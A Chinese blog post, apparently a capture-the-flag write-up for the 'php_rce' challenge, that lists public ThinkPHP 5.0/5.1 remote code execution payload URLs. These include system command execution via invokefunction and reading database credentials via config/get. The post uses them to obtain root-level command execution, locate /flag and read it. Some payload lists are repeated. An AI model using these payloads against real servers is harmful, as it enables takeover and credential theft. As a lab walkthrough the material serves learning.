【攻防世界】三 --- php_rce

原创

通地塔 于 2020-12-23 20:33:05 发布 167 收藏 1

分类专栏： 攻防世界 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/111501750

题目 — php_rce

一、writeup

主页中提示使用了ThinkPHP V5

在github中搜一下`ThinkPHP V5`的相关漏洞，可以找到一些

> POC：
>
> **thinkphp 5.0.22**
>
> 1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username
> 2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password
> 3、http://url/to/thinkphp_5.0.22/?

s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
4、http://url/to/thinkphp_5.0.22/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5、http://127.0.0.1/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1

thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
7、http://localhost/thinkphp_5.0.21/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5.1.*

8、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=phpinfo&data=1
9、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=system&data=cmd

由于我们不知其具体的版本，随便找一个执行一下，这里选择第一个

thinkphp 5.0.22

1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username
2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password
3、http://url/to/thinkphp_5.0.22/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
4、http://url/to/thinkphp_5.0.22/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5


会显出了root

说明thinkphp的版本可能就是：5.0.22，在选择下面的命令执行paylaod执行


thinkphp 5.0.22

1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username
2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password
3、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
4、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

可以执行命令



执行find命令查找flag相关文件




可以在根目录下找到flag文件

```
111 /usr/share/dpkg/buildflags.mk
112 /usr/local/lib/php/build/ax_check_compile_flag.m4
113 /usr/include/x86_64-linux-gnu/asm/processor-flags.h
114 /usr/include/x86_64-linux-gnu/bits/waitflags.h
115 /usr/include/linux/tty_flags.h
116 /usr/include/linux/kernel-page-flags.h
```

```
117 /usr/bin/dpkg-buildflags
118 /flag
119 /flag
```


使用cat命令可以看到flag



二、知识点

- **Thinkphp5** 的 **5.0.22** 和 **5.1.29** 版本存在RCE